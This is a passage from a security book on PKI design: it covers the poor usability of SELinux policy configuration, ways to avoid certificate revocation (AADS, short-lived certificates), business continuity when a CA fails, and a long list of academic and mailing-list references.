[163] A gravy boat is like a gravy train, but it moves more slowly and you can have as many helpings as you want.

approval mechanism to generate the necessary access-control policy on the fly [565], or assorted other attempts to make the process easier to manage [566][567], while certainly better than doing the whole thing by hand, is a painfully awkward iterative process, assumes that you have a test suite capable of exercising all of the required rights (so the application doesn't fail mysteriously every now and then when it tries to do something that wasn't part of the test suite), and because it encourages administrators to perform the equivalent of clicking 'OK' for each new exception that's required, may end up granting unnecessary rights that defeat many of DTE's advantages.

In one usability evaluation of this sort of mechanism, around 70% of users, depending on what was being evaluated, created insecure configurations in this manner, with the study concluding that "ordinary users [which in the study included experienced system administrators, security professionals, and PhD students] cannot reliably employ learning mode […] controls that rely on users vetting generated rules" [568]. The process of configuring a system with the appropriate DTE policies is painful and error-prone [569] to the extent that Linux guru Ted T'so's assessment of configuring a system of this kind was that it was "so horrible to use that after wasting a large amount of time enabling it and then watching all of my applications die a horrible death since they didn't have the appropriate hand-crafted security policy, caused me to swear off of it" [570] (in real-world evaluations of SELinux it wasn't just applications that could die horrible deaths, it was also distressingly easy to create rules that prevented the OS from starting [568]). Another long-time SELinux user, who had been teaching classes in it for several years, concurred, commenting that "what you cannot easily do is write policy [for SELinux]. Writing policy is just too complex" [571].

One formal evaluation using the System Usability Scale (SUS), an assessment mechanism from the field of usability engineering [572], rated the SELinux configuration process as "cause for significant concern" and "unacceptable"[164]. In its defence another approach to the problem, AppArmor, only just cleared the minimum threshold, rating "marginal at best", and the flagship approach presented in the evaluation, FBAC-LSM, passed the "at least passable" threshold by an even slimmer margin [568]. No matter how you try and approach it, this sort of thing is incredibly hard to do, which is why it was either never even tried or quickly abandoned in products like .NET and Java (see the discussion in "The User is Trusting… What?" on page 80 for more on this).

Exactly how you approach PKI's step zero problem depends on the exact problem that you've been given to solve. If it's "we need a PKI" then your best option is to follow whatever standards catch your fancy while waiting for your urgent request to be transferred to other work to be processed, and above all to make sure that you're a long way away before the go-live date rolls around. If, on the other hand, it's something that's actually feasible to implement, typically some variation on "we need to move keys around in order to achieve specific goal X" then you can select an appropriate mechanism for getting the job done. Remember that the PKI standards are largely written by, and for, people engaged in ritual PKI rather than anyone looking for a practical solution to a particular problem, so that not only is it often quite unnecessary to follow many of the more complex processes that they describe, but doing so can be counterproductive because many of them exist purely for ritual purposes rather than as an optimal solution to a particular problem.

Because of the functionality and interoperability problems inherent in anything but the most basic use of X.509 technology it's important to select the simplest, most straightforward means of doing things that you can, because you have no guarantee that any of it will work as intended. As "Dealing with Certificate Problems" on page 722 has already pointed out, by minimising the amount of PKI technology that you have to rely on, you're also minimising your exposure when it doesn't work as expected.

---

[164] In fact the SUS doesn't really go as low as the evaluated rating for the SELinux configuration process, which came in somewhere between "poor" and "worst imaginable".

For your certificate identifier, choose a combination of locally meaningful (within a particular domain) and globally unique identity information such as a user name, email address, account or employee number, or similar value, and a value derived from the public key if you can find software and a CA that supports it correctly. Attempts to do anything meaningful with DNs are more or less doomed to failure. "Locally meaningful" doesn't necessarily mean meaningful to humans, for example if you have an authorisation mechanism keyed off an account number then this is the logical choice for use as a local identifier. Put your identifier in the common name field of a DN because, no matter what the standards documents actually require, this is the only field that all applications can successfully deal with.

If at all possible, design your PKI so that certificate revocation is never directly required. Revocation is an extremely difficult problem, and avoiding the issue entirely is the easiest way to handle it. For example the (now-defunct) Secure Electronic Transactions (SET) framework for protecting credit card transactions over the Internet took advantage of the fact that certificates were tied to credit cards to avoid the use of CRLs altogether. SET cardholder certificates (which were expected to be invalidated relatively frequently) were revoked by revoking the card that they were tied to, merchant certificates (which would be invalidated far less frequently) were revoked by removing them from the acquiring bank's database, and acquirer payment gateway certificates (which would almost never be invalidated) were short-term certificates that could be quickly replaced. This sort of process takes advantage of existing mechanisms for invalidating certificates, or designs around the problem so that revocation in the manner expected of other PKIs is never needed.

A similar type of scheme that designs around the problem is used in Account Authority Digital Signatures (AADS, standardised as ANSI X9.59), a simple extension to existing account-based business infrastructures in which public keys are stored on a server that handles revocation by removing the key. To determine whether a public key is valid, the relying party fetches it from the server [573][574] [575][576][577]. SSH's key management works along similar lines to the AADS model, tying keys to Unix user accounts [578][579].

Unfortunately X9.59 never garnered much interest since it was simpler to just continue using the ISO 8583 (or similar) payment instructions that had been in use since the 1980s, thus avoiding the hassle and overhead of digital signatures. As a result, X9.59 was put to sleep after only a few years, but the concept is sound and for new developments that don't require backwards compatibility with an existing infrastructure it's a straightforward, simple key management mechanism.

The effectiveness of AADS-style certificate management was demonstrated after the Diginotar meltdown that's discussed in "Security Guarantees from Vending Machines" on page 38, when a government agency that was using the AADS model for certificate management could continue to operate as before even in the presence of Diginotar certificates because authentication and authorisation was managed directly between the trading parties and Diginotar was just an awkward external mechanism for converting public keys into certificates. As the discussion in "Certificate Chains" on page 669 indicated, AADS is being continuously reinvented by business users trying to make X.509 fit into their existing business processes so there's no reason why you can't do the same. If PGP can be X.509 (see "X.509 in Practice" on page 694) then there's no reason why AADS can't be X.509 as well.

If it isn't possible to avoid revocation entirely by designing around it, consider the use of a PKI mechanism that allows certificate freshness guarantees, avoiding the need for explicit certificate revocation [580]. A repository that returns only known-good certificates is an example of this approach. If it isn't possible to avoid explicit revocation, use an online status query mechanism. The best form of mechanism is a direct indication of whether a certificate is valid or not, a far less useful one is one that provides a CRL-style blacklist-based response. OCSP is an example of the latter approach. For cases where revocation information is of little or no value, use CRLs. Revocation of code-signing and low-assurance email certificates are examples of this approach.

Another way to avoid revocation is to use extremely short-lived certificates [217][581][582][583][584][585][586]. This is explicitly addressed in SPKI, but you can also do it with X.509 by using short certificate validity periods, or by using a long-term CA-issued certificate to issue yourself a short-term certificate, blending X.509 and SPKI [587]. This concept was strongly resisted for a long time by PKI standards groups because the concept of users being allowed to issue their own certificates was unthinkable, but it was finally snuck through as a solution for grid-computing use [588][589].

Unfortunately because of the way that it came about you're unlikely to find much support for this sort of thing outside of grid computing applications, with the result being that short-lived certificates are extremely difficult to deploy into standard PKI environments. For example many servers need a full restart in order to switch certificates, and any failure in the complex X.509-dictated certificate management process will effectively take out the server until someone can come along and manually fix things up [590][591].

In any case though the idea that a short certificate lifetime is better seems to be accepted more as an article of faith than as the product of any real analysis. Consider for example a very simplified model of certificate compromise in which the chances of a compromise is roughly one in fifty thousand per year, a figure that very approximately corresponds to what's indicated by some CA's CRLs for web site certificates. This means that the chance of compromise for a certificate with a lifetime of one year is 0.002%. With a rather longer five-year lifetime it's 0.01%, and with a ten-year lifetime it's 0.02% (remember that this is a simplified model used to illustrate a point, since in practice it's possible to argue endlessly over the sort of statistical model that you'd use for key compromise and we have next to no actual data on when actual key compromises occur since they're so infrequent). In any case though, in those ten years of using the same key how many security holes and breaches do you think will be found in the web site that don't involve the site's private key? So worrying about an increase in the chances of a key compromise from 0.002% to 0.02% is completely irrelevant when the chances of a site compromise from any other means over the same period is fairly close to 100%.

Yet another approach to the certificate problem is to try to address things in an application-specific manner. Consider the problem of securing authority-to-individual communications, for example for tax filing purposes. The obvious (but in practice unworkable) solution is to use S/MIME or PGP-secured email. A much simpler approach is to use an SSL web server with appropriate access control measures. "Revocation" is handled by disabling access for the user and is therefore instantaneous (there's no CRL propagation delay), consistently applied (you don't have to worry whether the client software will check for revocation or not), and effectively administered (from the server containing the data, not an external CA). Other issues such as the "Which directory" and "Which John Smith" problem also disappear because everyone knows who the tax department is and the tax department knows who its "users" are.

Another thing that you'll need to consider is what to do when your CA or PKI fails. Statistically speaking most PKI projects are going to fail eventually, and you need to consider the business-continuity issues that this will raise. For example where do the CA's keys end up? A number of the trusted CA keys currently hardcoded into web browsers have been sold on the secondary market (in some cases several times, with an example given in "Certificate Chains" on page 669) when their original owners went bankrupt and the only remaining assets of value apart from the Herman Miller chairs were the CA's private keys, valued at anything from a few hundred thousand to a million or more dollars (these keys effectively constitute a license to print money, or at least a license to mint bits that equate to money, so they're quite valuable). A rather more amusing twist on this occurs when there's a trusted CA key present in the browser but no-one can figure out who controls it any more, leading to a frantic scrabble to locate the current owner [592][593][594].

On the other hand less-visible keys are generally just lost, where "lost" means anything from "sitting on a shelf in the supplies cupboard next to the 1GB SCSI

drives and 10Mbit Ethernet cards" to "up for sale on eBay". In particular buying PKI-oriented hardware security modules (HSMs) on eBay is a great way to collect CA keys, although I'm still waiting for that million-dollar trusted root CA find. The task is made easier by the fact that the hardware often has property tags and access-control information still attached to it, and for really determined key collectors by the fact that after they get their FIPS 140 certification some manufacturers leave out the validated security features in order to cut costs (to the point where one large reseller started routinely weighing the FIPS 140-certified hardware security modules (HSMs) supplied to them by vendors to check which ones had the physical security features left out), making it much easier to access sensitive data in the devices than the FIPS certification would otherwise indicate.

A related PKI business-continuity problem is that when the CA finally folds up its card table and leaves this doesn't mean that the PKI will keep running by itself. In the case of a sudden CA collapse the consequences can be fairly catastrophic, recall from the discussion of DigiNotar in "Security Guarantees from Vending Machines" on page 38 the chaos that resulted when the CA collapsed without warning.

Even if the CA can be cleanly wound down or the processes that depended on it migrated to something else, the sudden loss of a CA or other PKI component can cause issues with continuity. For example when one trusted root CA was wound up (after already having failed in a previous incarnation, with the private key being on-sold) there was no-one left who knew how to issue CRLs. As a result any certificates issued by the CA (which, if you recall from the discussion of universal implicit cross-certification in "Certificate Chains" on page 669 could be used to usurp any other CA's certificates) could no longer be revoked.

More seriously, in the period in which a CA is in liquidation-limbo there's often little control over what happens to its cryptographic assets. The previous staff have left, and all that the receivers care about is that none of the physical assets are removed or damaged. There are reports of one trusted root CA's former employees issuing themselves a number of long-lived CA certificates in lieu of severance pay when their employer went into liquidation, although the ability to commercially exploit these certificates is probably somewhat limited. On the other hand the ability to revoke them is also limited because they were never officially issued (neither the old nor the new owner of the CA's keys knows that they exist) and so there's nothing to be revoked, providing yet another demonstration of the failure of blacklist-based systems to control certificate capabilities.

One useful, or at least illuminating, litmus test that you can apply to a PKI is to ask what happens when this or that component of the PKI breaks and needs to be replaced and/or rendered secure again. Don't accept any quotes from PKI theory but insist on getting a detailed action plan on how the issue will be addressed in practice. How are the updates deployed? How is liability assigned? How quickly can all affected systems be fixed, and how much will it cost? How can it be done in a secure manner, given that one (or more) of the components involved in the process have been compromised? In far too many cases the answers to these questions will be "although the theory says X in practice we have no idea, we're just hoping that nothing ever breaks" (see the discussion in "Certificate Chains" on page 669 of what happened with the German healthcare PKI pilot and the discussions of various cases of fraudulently-issued certificates in "Problems" on page 4 for real-world case studies of what occurs when something does break). This is not, on the whole, a useful basis on which to build a security infrastructure.

In many situations no PKI of any kind is necessary, PKI vendor claims to the contrary. This is particularly true when two (or more) parties have some form of established relationship. For example a simple technique for authenticating public keys used for voice encryption is to have one side read out a hash of the public key to the other side over the encrypted link (with optional embellishments such as "Read it backwards in a John Cleese accent") [595]. A man-in-the-middle (MITM) attack on this technique would require breaking into the call in real-time and imitating the voice of the caller. Similarly, SSH generally avoids any dependence on a PKI by having the user manually copy the required public key(s) to where they're needed, an

approach which is feasible for SSH's application domain. Going beyond these simple mechanisms there are all manner of complex cryptographic schemes that do more or less the same thing [596][597][598][599][600], and, rather more practically, various application-specific alternatives that are covered elsewhere in this book.

Another situation in which a PKI at first seems like a logical solution but quickly turns into a liability is for infrequent operations carried out a few times a year. For example consider the case of online tax filing. Once a year the user has to use their private key (with its associated certificate) to sign their tax form. At this point there's a good chance that they've forgotten their password, lost the key file because they've reinstalled their OS because of malware or a disk crash or an upgrade to a new PC, or revoked their certificate after its once-yearly use because it seemed like a bad idea to leave something like that lying around for the rest of the year. One commercial CA, as discussed in "Case Study: Connecting to a Server whose Key has Changed" on page 535, reported a churn rate of over 90% for user certificates for reasons such as this. In another instance, covered in "Input from Users" on page 449, users requested a new certificate at every two-month (rather than yearly) filing interval, totally overwhelming the CA's ability to issue new certificates and revoke the old ones.

What this means is that users will be acquiring a new certificate at every filing period, with the sequence { enrol, use, revoke } being concentrated into a few days every year (or whatever the filing interval is), and the whole certificate process being authenticated via a username and password. This both leads to a massive strain on the CA, introducing a second point of failure into the tax-filing infrastructure since now a problem with either the tax department's servers or the CA's issuing process can bring down the system, and reduces the security to no more than the username and password, since that's what's applied at every filing period (via one level of indirection and a huge level of complexity). As a result it makes sense to switch back to a straight username and password for filing purposes, which is exactly what the two countries' tax authorities mentioned above did, and what several other countries' tax authorities did right from the start.

Finally, if you're required to use X.509 because of external constraints, remember that there's nothing that requires you to use it as anything more than a (somewhat complex) bit-bagging scheme (this is precisely what the resource PKI, discussed in "Sidestepping Certificate Problems" on page 724, does). If you have a means of distributing and managing certificates that isn't covered in a formal standard but that fulfils its intended function, go ahead and use it (and publish a report or post a blog entry telling everyone else how you did it, we need more successful PKI implementation experience reports). This gives you the benefits of broad X.509 toolkit and crypto token support from vendors while allowing you to choose a PKI model that works.

References

[1]   "PKI Seeks a Trusting Relationship", Audun Jøsang, Ingar Pedersen and Dean Povey, *Proceedings of the 5th Australasian Conference on Information Security and Privacy (ACISP'00)*, Springer-Verlag LNCS No.1841, July 2000, p.191.

[2]   "Advances and Remaining Challenges to Adoption of Public Key Infrastructure Technology", United States General Accounting Office report GAO-01-277, February 2001.

[3]   "Solution and Problems: (Why) It's a long Way to Interoperability", Jürgen Schwemmer, *Datenschutz und Datensicherheit*, **No.9**, **2001** (September 2001).

[4]   "Prime-Time Player?", Leo Pluswich and Darren Hartman, *Information Security Magazine*, March 2001.

[5]   "PKI: An Insider View", Ben Rothke, *Information Security Magazine*, October 2001.

[6]   "Why have public key infrastructures failed so far?", Javier Lopez, Rolf Oppliger and Gunther Pernul, *Internet Research*, **Vol.15**, **No.5** (October 2005), p.544.

[7] "Usability Challenges of PKI", Thomas Straub, PhD thesis, Technische Universität Darmstadt, 2006.

[8] "Developments in Design Methodology", Nigel Cross (ed), John Wiley and Sons, 1984.

[9] "New Directions in Cryptography", Whitfield Diffie and Martin Hellman, *IEEE Transactions on Information Theory*, **Vol.22**, **No.6** (November 1976), p.644.

[10] "Cryptography: A New Dimension in Computer Data Security", Carl Meyer and Stephen Matyas, John Wiley & Sons, 1982.

[11] "X.500, LDAP Considered harmful Was: OCSP/LDAP", Phillip Hallam-Baker, posting to the ietf-pkix@imc.org mailing list, message-ID `CE541259607DE94CA2A23816FB49F4A39548A5@vhqpostal6.verisign.com`, 24 January 2003.

[12] "Towards a Practical Public-key Cryptosystem", Loren Kohnfelder, MIT Bachelor's thesis, May 1978, available from `http://theses.mit.edu/Dienst/-UI/2.0/Composite/0018.mit.theses/1978-29/1`.

[13] "Re: OCSP and LDAP", Lynn Wheeler, posting to the ietf-pkix@imc.org mailing list, message-ID `OF85604F0B.FC4B9458-ON87256CA7.004A5253-@internet.ny.fdms.firstdata.com`, 7 January 2003.

[14] "A Best Practice for Root CA Key Update in PKI", InKyoung Jeun, Jongwook Park, TaeKyu Choi, SangWan Park, BaeHyo Park, ByungKwon Lee and YongSup Shin, *Proceedings of the 2nd International Conference on Applied Cryptography and Network Security (ACNS'04)*, Springer-Verlag LNCS No.3089, June 2004, p.278.

[15] "Installing Fake Root Keys in a PC", Adil Alsaid and Chris Mitchell, *Proceedings of the 2nd European PKI Workshop (EuroPKI'05)*, Springer-Verlag LNCS No.3545, June 2005, p.227.

[16] "Certificate Authority Collapse: Regulating Systemic Vulnerabilities in the HTTPS Value Chain", Axel Arnbak and Nico Van Eijk, *Research Conference on Communication, Information, and Internet Policy (TPRC'12)*, September 2012, `http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2031409`.

[17] "Re: Private key validity period", Denis Pinkas, posting to the osidirectory@az05.bull.com mailing list, message-ID `9610160824.AA24707@emsc.frcl.bull.fr`, 16 October 1996.

[18] "PKI Position Paper: How Things Look From The Trenches", William Flanigan Jr. and Deborah Mitchell, *Proceedings of the 1st PKI Research Workshop*, April 2002, p.211.

[19] "Capabilities and Security", Roger Needham, *Proceedings of the International Workshop on Computer Architectures to Support Security and Persistence of Information*, Springer-Verlag, May 1990, p.3.

[20] "Revocations — a Classification", Åsa Hagström, Sushil Jajodia and Francesco Parisi-Presicce, *Proceedings of the 14th Computer Security Foundations Workshop (CSFW'01)*, June 2001, p.44.

[21] "New Methods for Immediate Revocation", Paul Karger, *Proceedings of the 1989 Symposium on Security and Privacy (S&P'89)*, May 1989, p.48.

[22] "Public Key Infrastructure: PKIX, Signed XML, or Something Else", Barbara Fox and Brian LaMacchia, *Proceedings of the 4th Financial Cryptography Conference (FC'00)*, Springer-Verlag LNCS No.1962, February 2000, p.327.

[23] "Information Technology — Open Systems Interconnection — The Directory: Authentication Framework", ISO/IEC 9594-8, 1993 (also ITU-T Recommendation X.509, version 2).

[24] "A Reliable, Scalable General-purpose Certificate Store", Peter Gutmann, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.278.

[25] "Public Key Distribution with Secure DNS", James Galvin, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.161.

[26] "Storing and Retrieving Internet Certificates", Pekka Nikander, *Proceedings of the 3rd Nordic Workshop on Secure Computer Systems (NORDSEC'98)*, November 1998, p.18.

[27]   "Storing Certificates in the Domain Name System (DNS)", RFC 2538, Donald Eastlake and Olafur Gudmundsson, March 1999. This RFC has since been updated to RFC 4398, and is still being ignored by all and sundry.

[28]   "Toward a National Public Key Infrastructure", Santosh Chokhani, *IEEE Communications Magazine*, **Vol.32**, **No.9** (September 1994), p.70.

[29]   "Creating Security Applications Based on The Global Certificate Management System", Nada Kapidzic, *Computers and Security*, **Vol.17**, **No.6** (September 1998), p.507.

[30]   "Internet Security enters the Middle Ages", Rolf Oppliger, *IEEE Computer*, **Vol.28**, **No.10** (October 1995), p.100.

[31]   "Compliance Defects in Public-Key Cryptography", Don Davis, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.171.

[32]   "WiMAX Certificate Authority Users Overview", WiMAX Forum, undated but apparently mid-2008,
`http://members.wimaxforum.org/certification/-`
`x509_certificates/pdfs/wimax_ca_users_overview.pdf`.

[33]   "Is PGP X.509's secret weapon?", Peter Gutmann, posting to the cryptography@metzdowd.com mailing list, message-ID `E1LsDw2-0000ez-`
`UF@wintermute01.cs.auckland.ac.nz` 10 April 2009.

[34]   "A Distributed Certificate Management System (DCMS) Supporting Group-based Access Controls", Rolf Oppliger, Andreas Greulich and Peter Trachsel, *Proceedings of the 15th Annual Computer Security Applications Conference (ACSAC'99)*, December 1999, p.241.

[35]   "A State-Based Model for Certificate Management", Chuchang Liu, Maris Ozols, Marie Henderson and Tony Cant, *Proceedings of the 3rd Workshop on Practice and Theory in Public Key Cryptography (PKC'00)*, Springer-Verlag LNCS No.1751, January 2000, p.75.

[36]   "Authentication and authorization infrastructures (AAIs): A Comparative Survey", Javier Lopez, Rolf Oppliger and G̲ünther Pernul, *Computers and Security*, **Vol.23**, **No.7** (October 2004), p.578.

[37]   "Anonymous Authentication (Transcript of Discussion)", Bruce Christiansson, Proceedings of the 12th International Workshop on Security Protocols (Protocols'04), Springer-Verlag LNCS No.3957, April 2004, p.306.

[38]   "Binder, a Logic-Based Security Language", John DeTreville, *Proceedings of the 2002 Symposium on Security and Privacy*, May 2002, p.105.

[39]   "Reducing the Dependence of SPKI/SDSI on PKI", Hao Wang, Somesh Jha, Thomas Reps, Stefan Schwoon and Stuart Stubblebine, *Proceedings of the 11th European Symposium on Research in Computer Security (ESORICS'06)*, Springer-Verlag LNCS No.4189, September 2006, p.156.

[40]   "Ten Risks of PKI: What You're not Being Told about Public Key Infrastructure", Carl Ellison and Bruce Schneier, *Computer Security Journal*, **Vol.16**, **No.1** (2000), p.1.

[41]   "On SDSI's Linked Local Name Spaces", Martin Abadi, *Proceedings of the 10th Computer Security Foundations Workshop (CSFW'97)*, June 1997, p.98.

[42]   "Certifying Trust", Ilari Lehti and Pekka Nikander, *Proceedings of 1st Workshop on the Practice and Theory in Public Key Cryptography (PKC'98)*, Springer-Verlag LNCS No.1431, February 1998, p.83.

[43]   "A logic for SDSI's Linked Local Name Spaces", Joseph Halpern and Ron Van Der Meyden, *Proceedings of the 12th Computer Security Foundations Workshop (CSFW'99)*, June 1999, p.111.

[44]   "A Revocation, Validation and Authentication Protocol for SPKI Based Delegation Systems", Yki Kortesniemi, Tero Hasu and Jonna Sars, *Proceedings of the 2000 Network and Distributed System Security Symposium (NDSS'00)*, February 2000, p.17.

[45]   "Local Names in SPKI/SDSI", Ninghui Li, *Proceedings of the 13th Computer Security Foundations Workshop (CSFW'00)*, July 2000, p.2.

[46]   "End-to-end Authorisation", Jon Howell and David Kotz, *Proceedings of the 4th Symposium on Operating System Design and Implementation (OSDI'00)*, October 2000, p.11.

[47] "A Formal Semantics for SPKI", Jon Howell and David Kotz, *Proceedings of the 6th European Symposium on Research in Computer Security (ESORICS'00)*, Springer-Verlag LNCS No.1895, October 2000, p.140.

[48] "Certificate Chain Discovery in SPKI/SDSI", Dwaine Clarke, Jean-Emile Elien, Carl Ellison, Matt Fredette, Alexander Morcos and Ron Rivest, *Journal of Computer Security*, **Vol.9**, **No.4** (January 2001), p.285.

[49] "A logical reconstruction of SPKI", Joseph Halpern and Ron van der Meyden, *Proceedings of the 14th Computer Security Foundations Workshop (CSFW'01)*, June 2001, p.59.

[50] "ConChord: Cooperative SDSI Certificate Storage and Name Resolution", Sameer Ajmani, Dwaine Clarke, Chuang-hue Moh and Steven Richman, *Proceedings of the 1st International Workshop on Peer-to-Peer Systems*, Springer-Verlag LNCS No.2429, March 2002, p.141.

[51] "Analysis of SPKI/SDSI Certificates Using Model Checking", Somesh Jha and Thomas Reps, *Proceedings of the 15th Computer Security Foundations Workshop (CSFW'02)*, June 2002, p.129.

[52] "Regular SPKI", Mads Dam, *Proceedings of the 11th Security Protocols Workshop (Protocols'03)*, Springer-Verlag LNCS No.3364, April 2003, p.134.

[53] "Model Checking SPKI/SDSI", Somesh Jha and Thomas Reps, *Journal of Computer Security*, **Vol.12**, **No.3/4** (May 2004), p.317.

[54] "On Generalized Authorization Problems", Stefan Schwoon, Somesh Jha, Thomas Reps and Stuart Stubblebine, *Proceedings of the 16th Computer Security Foundations Workshop (CSFW'03)*, June 2003, p.202.

[55] "Understanding SPKI/SDSI Using First-Order Logic", Ninghui Li and John Mitchell, *International Journal of Information Security*, **Vol.5**, **No.1** (January 2006), p.48.

[56] "SPKI/SDSI Certificate Chain Discovery with Generic Constraints", Arul Ganesh and K Gopinath, *Proceedings of the 1st Bangalore Annual Computer Conference*, January 2008, Article No.3.

[57] "Enhanced Management Controls Using Digital Signatures and Attribute Certificates", ANSI X9.45-1999, American National Standards Institute, 1999.

[58] "Attribute Certificates: An Enabling Technology for Delegation and Role-Based Controls in Distributed Environments", John Linn and Magnus Nystrom, *Proceedings of the 4th Workshop on Role-Based Access Control (RBAC'99)*, October 1999, p.121.

[59] "Binding Identities and Attributes Using Digitally Signed Certificates", Joon Park and Ravi Sandhu, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.120.

[60] "Applications in Health Care Using Public-Key Certificates and Attribute Certificates", Petra Wohlmacher and Peter Pharow, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.128.

[61] "Using Attribute Certificates with Mobile Policies in Electronic Commerce Applications", Vinti Doshi, Amgad Fayad, Sushil Jajodia and Roswitha MacLean, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.298.

[62] "Using Authority Certificates to Create Management Structures", Babak Firozabadi, Marek Sergot and Olav Bandmann, *Proceedings of the 9th Security Protocols Workshop (Protocols'01)*, Springer-Verlag LNCS No.2467, April 2001, p.134.

[63] "A New Design of Privilege Management Infrastructure for Organisations Using Outsourced PKI", Ed Dawson, Javier Lopez, Jose Montenegro and Eiji Okamoto, *Proceedings of the 5th Information Security Conference (ISC'02)*, Springer-Verlag LNCS No.2433, October 2002, p.136.

[64] "A Practical Approach of X.509 Attribute Certificate Framework as Support to Obtain Privilege Delegation", Jose Montenegro and Fernando Moya, *Proceedings of the 1st European PKI Workshop (EuroPKI'04)*, Springer-Verlag LNCS No.3093, June 2004, p.624.

[65] "An Internet Attribute Certificate Profile for Authorization", RFC 5755, Stephen Farrell, Russ Housley and Sean Turner, January 2010.

[66]   "The Attribute Certificate in X.509 and the IETF", Stephen Farrell, presentation at the RSA Conference 2000, January 2000.

[67]   "Re: Comments on draft-ietf-pkix-ac509prof-05.txt", Al Arsenault, posting to the ietf-pkix@imc.org mailing list, message-ID `39EF4022.A1401779@home.com`, 19 October 2000.

[68]   "Scalable Policy Driven and General Purpose Public Key Infrastructure (PKI)", Vishwa Prasad, Sreenivasa Potakamuri, Michael Ahern, Michah Lerner, Igor Balabine and Partha Dutta, *Proceedings of the 16th Annual Computer Security Applications Conference (ACSAC'00)*, December 2000, p.138.

[69]   "The PERMIS X.509 Role Based Privilege Management Infrastructure", David Chadwick and Alexander Otenko, *Proceedings of the 7th Symposium on Access Control Models and Technologies (SACMAT'02)*, June 2002, p.135.

[70]   "Security Assertion Markup Language (SAML) V2.0", OASIS Standard, March 2005, `http://docs.oasis-open.org/security/saml/v2.0/`.

[71]   "Re: the joy of 'enhanced' certs", Jerry Leichter, posting to the cryptography@metzdowd.com mailing list, message-ID `Pine.SOL.4.61.0806041709090.23673@mental`, 4 June 2008

[72]   "How to Do Things with Words: The William James Lectures delivered at Harvard University in 1955", J.L.Austin, Clarendon, 1962.

[73]   "Speech Acts", John Searl, Cambridge University Press, 1969.

[74]   "On the Formal Representation of Rights Relations", David Makinson, *Journal of Philosophical Logic*, **Vol.15**, **No.4** (November 1986), p.403.

[75]   "Power and Permission in Security Systems", Babak Firozabadi and Marek Sergot, *Proceedings of the 7th Security Protocols Workshop (Protocols'99)*, Springer-Verlag LNCS No.1796, April 1999, p.48.

[76]   "Stepwise Development of Security Protocols: A Speech-Act Oriented Approach", Phan Minh Dung and Phan Minh Thang, *Proceedings of the Workshop on Formal Methods in Security Engineering (FMSE'04)*, October 2004, p.33.

[77]   "Rethinking Public Key Infrastructures and Digital Certificates — Building in Privacy", Stefan Brands, MIT Press, August 2000.

[78]   "An Anonymous Credential System and a Privacy-Aware PKI", Pino Persiano and Ivan Visconti, *Proceedings of the 8th Australasian Conference on Information Security and Privacy (ACISP'03)*, Springer-Verlag LNCS No.2727, July 2003, p.27.

[79]   "Privacy Protection in PKIs: A Separation-of-Authority Approach", Taekyoung Kwon, Jung Cheon, Yongdae Kim and Jae-Il Lee, *Proceedings of the 7th International Workshop on Information Security Applications (WISA'06)*, Springer-Verlag LNCS No.4298, August 2006, p.297.

[80]   "Anonymity 2.0 — X.509 Extensions Supporting Privacy-Friendly Authentication", Vicente Benjumea, Seung Choi, Javier Lopez and Moti Yung, *Proceedings of the 6th International Conference on Cryptology and Network Security (CANS'07)*, Springer-Verlag LNC No.4856, December 2007, p.265.

[81]   "Use Cases for Identity Management in E-Government", Robin McKenzie, Malcolm Crompton and Colin Wallis, *IEEE Security and Privacy*, **Vol.6**, **No.2** (March/April 2008), p.51.

[82]   "Re: A Fault Attack Construction Based On Rijmen's Chosen-Text Relations Attack", Bill Frantz, posting to the cryptography@metzdowd.com mailing list, message-ID `r314ps-1064i-840ED504F40E4527A189CC1668F44FAE@Bill-Frantzs-MacBook-Pro.local`, 25 July 2010.

[83]   "SSAC Advisory on Internal Name Certificates", SAC 057, ICANN Security and Stability Advisory Committee, 15 March 2013, `http://www.icann.org/en/groups/ssac/documents/sac-057-en.pdf`.

[84]   "Possible security disasters loom with rollout of new top-level domains", Dan Goodin, 4 April 2013, `http://arstechnica.com/security/2013/-04/possible-security-disasters-loom-with-rollout-of-new-top-level-domains`.

[85]   "Re: [cryptography] naming is hard as CAs now get to demonstrate", Erwann Abalea, posting to the cryptography@randombit.net mailing list, message-ID `CA+i=0E7cLkdpBH_kkPnqXqksJyiy4LLBoL6=UmDyfy5ec40+Gg@-mail.gmail.com`, 13 April 2013.

[86]   "Information Technology — Open Systems Interconnection — The Directory: Models", ISO/IEC 9594-2, 1993 (also ITU-T Recommendation X.501).

[87]   "Falsehoods Programmers Believe About Names", Patrick McKenzie, 17 June 2010, `http://www.kalzumeus.com/2010/06/17/falsehoods-programmers-believe-about-names`.

[88]   `http://www.wizard.gen.nz/thumbnails/passport.jpg`.

[89]   "SDSI — A Simple Distributed Security Infrastructure", Ron Rivest and Butler Lampson, 17 September 1996, `http://theory.lcs.mit.edu/~rivest/sdsi10.html`.

[90]   "SPKI Requirements", RFC 2692, Carl Ellison, September 1999.

[91]   "SPKI Certificate Theory", RFC 2693, Carl Ellison, Bill Frantz, Butler Lampson, Ron Rivest, Brian Thomas and Tatu Ylönen, September 1999.

[92]   "Establishing Identity Without Certification Authorities", Carl Ellison, *Proceedings of the 6th Usenix Security Symposium (Security'96)*, July 1996, p.67.

[93]   "Information Technology — Open Systems Interconnection — The Directory: Selected object classes", ISO/IEC 9594-7, 1993 (also ITU-T Recommendation X.521).

[94]   "A Naming Scheme for c=US", NADF-123, The North American Directory Forum, 21 March 1991.

[95]   "A Naming Scheme for c=US", RFC 1417, The North American Directory Forum, September 1991.

[96]   "Re: Symmetric algorithm OIDs (was: Re: DSA Algorithm Ids)", Steve Kent, posting to the ietf-pkix@tandem.com mailing list, 7 November 1996.

[97]   "Verisign CZAG Privacy Leak in X.509 Certificates", Scott Renfro, *Proceedings of the 11th Usenix Security Symposium (Security'02)*, August 2002, p.139.

[98]   "Re: subject DN vs. directory DN", Eric Norman, posting to the ietf-pkix@imc.org mailing list, message-ID `Pine.A41.4.44.0208291504020.16382-100000@holstein.doit.wisc.edu`, 20 August 2002

[99]   "Theory and Benefits of Recursive Certificate Structures", Selwyn Russell, *Journal of Information Security*, **Vol.2**, **No.2** (January 2004), p.78.

